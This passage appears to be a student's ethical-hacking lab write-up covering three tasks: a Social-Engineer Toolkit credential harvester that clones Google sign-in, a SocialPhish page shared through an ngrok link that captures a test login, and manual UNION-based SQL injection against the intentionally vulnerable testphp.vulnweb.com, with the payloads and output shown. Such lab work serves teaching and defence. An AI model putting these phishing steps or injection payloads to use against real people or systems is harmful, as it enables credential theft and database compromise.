
Victim machine : Windows XP / Windows 7 / Windows 10

### Solution:

1. Start SET Tool in kali



2. Select Social-Engineering Attacks By pressing '1'



```
Terminal

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.3
      Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```



3. Now Select Website Attack Vectors by entering 2

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

4. Now Select Credential Harvester Attack Method

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

5. Now web Temple

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack>1
```

6. Press enter for Default ip and then select Google


```
-----  
1. Java Required  
2. Google  
3. Twitter  
set:webattack> Select a template:2
```

7. Open ip in browser with port 80

---



## 8. Now Enter Credential



The image shows a Google sign-in interface. At the top is the Google logo. Below it is the text "Sign in with your Google Account". In the center is a grey circle representing a profile picture. Below that is a text input field containing "Demo@gmail.com". Underneath the email field is a password field represented by a series of dots. Below the password field is a blue "Sign in" button. At the bottom left of the form is a link that says "Need help?".

## 9. Check in Terminal your captured credential

```
Terminal
The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [15/May/2022 11:35:15] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [15/May/2022 11:35:15] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [15/May/2022 11:35:17] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsxSTdNLW9MdThibW1TMFQz
VUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=Demo@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=mypassword
PARAM: signIn=Sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [15/May/2022 11:40:16] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

## Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only

**Solution:**

### Steps:

- ## 1. Download socialPhish in kali and give it permissions

```
root@kali: ~/Desktop/Socialphish/SocialPhish
```

File	Actions	Edit	View	Help
------	---------	------	------	------

```
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 61.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
root@kali:~/Desktop/Socialphish# ls
SocialPhish
root@kali:~/Desktop/Socialphish# cd SocialPhish
root@kali:~/Desktop/Socialphish/SocialPhish# ls
LICENSE  README.md  sites  socialphish.sh
root@kali:~/Desktop/Socialphish/SocialPhish# ./socialphish
bash: ./socialphish: No such file or directory
root@kali:~/Desktop/Socialphish/SocialPhish# ./socialphish.sh
bash: ./socialphish.sh: Permission denied
root@kali:~/Desktop/Socialphish/SocialPhish# chmod +x socialphish.sh
root@kali:~/Desktop/Socialphish/SocialPhish#
```

2. Now you can run the tool using following command. This command will open help menu of the tool.

***./socialphish.sh***

root@kali: ~/Desktop/Socialphish/SocialPhish

File Actions Edit View Help

```
root@kali:~/Desktop/Socialphish/SocialPhish# ./socialphish.sh
```

.... Phishing Tool coded by: @Hak9 ....

```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help

..... Phishing Tool coded by: @Hak9 .....

[01] Instagram      [17] IGFollowers  [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
```

The tool is running successfully. Now you have to give the option number to the tool for which you have to create the phishing page. Suppose you want to create the phishing page for instagram then you have to choose option 1. If you want phishing page of facebook choose option 2. Similarly, you can choose for all 33 websites in the tool.

3. We will choose: 01  
and then 02 for ngrok


```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help

[*] Choose an option: 1
[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 02
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target: https://a6f3dff9ed2d.ngrok.io

[*] Or using tinyurl: https://tinyurl.com/yec33ta5
```

#### 4. Share link to victim and it will capture credentials



You can see here we have filled the login form we have given username as geeky and password as geekygeeky now once victim click on login all the details will be shown in socialphish terminal.

```
[*] Waiting victim open the link ...  
  
[*] IP Found!  
[*] Victim IP: 139.167.213.173  
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/2  
[*] Saved: instagram/saved.ip.txt  
  
[*] Waiting credentials ...  
  
[*] Credentials Found!  
[*] Account: geeky  
[*] Password: geekygeeky  
[*] Saved: sites/instagram/saved.usernames.txt
```


## Task 5:

Perform SQL injection Manually on <http://testphp.vulnweb.com> Write a report along with screenshots and mention

preventive steps to avoid SQL injections

## Solution:

1. Go to site <http://testphp.vulnweb.com/>



**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



2. Look for page having “=value” at end of url

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)


**Links**

[Security art](#)

[PHP scanner](#)


[PHP vuln help](#)

[Fractal Explorer](#)



## Paintings

Thing



comment on this picture

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: [r4w8173](#)

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

3. Check for sql injection by adding special character at the end of url

Payload used: ‘



Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

**search art**

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)

**Links**  
[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1  
Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74



[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


As we get Error Messages this confirms that site is vulnerable to sql injections.


4. Now we have to find no of columns for that we have use 'order by' command and increment no till we get error

order by 1

pictures

testphp.vulnweb.com/listproducts.php?cat=2 order by 1

 acunetix

 acu art

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)


Links

[Security art](#)

[PHP scanner](#)


[PHP vuln help](#)

[Fractal Explorer](#)



## Paintings

### Thing



comment on this picture

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

order by 9



pictures

×

+

⏪ ⏩ ↺ 🏠 📖

⚠ Not secure | testphp.vulnweb.com/listproducts.php?cat=2%20order%20by%209

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)


Links

[Security art](#)

[PHP scanner](#)


[PHP vuln help](#)

[Fractal Explorer](#)



Paintings

Thing



comment on this picture

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

Painted by: r4w8173

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Browser window showing a test site for Acunetix Web Vulnerability Scanner. The URL is `testphp.vulnweb.com/listproducts.php?cat=2%20order%20by%2012`. The page displays a search bar, navigation links, and a sidebar menu. An error message is visible in the main content area:

Error: Unknown column '12' in 'order clause' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

The sidebar menu includes links for search, browse categories, browse artists, your cart, signup, your profile, our guestbook, AJAX Demo, and links to security art, PHP scanner, PHP vuln help, and Fractal Explorer.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

After error we have to look for last working page

Order by 11

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)


[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)


Links

[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)



## Paintings

Thing



comment on this picture

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: [r4w8173](#)


[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

So it is concluded that database has 11 columns

- Used Command “union select 1,2,3,4,5,6,database(),8,9,10,11” after url this will give you name of database





**Name of Database: acuart**

## 6. Use command

[http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group\\_concat\(table\\_name\),8,9,10,11%20from%20information\\_schema.tables%20where%20table\\_schema=database\(\)](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(table_name),8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database()) for table names



Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)


[AJAX Demo](#)

Links

[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)

## Paintings

Thing




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

uname,pass,cc,address,email,name,phone,cart



2

painted by: 9

[comment on this picture](#)

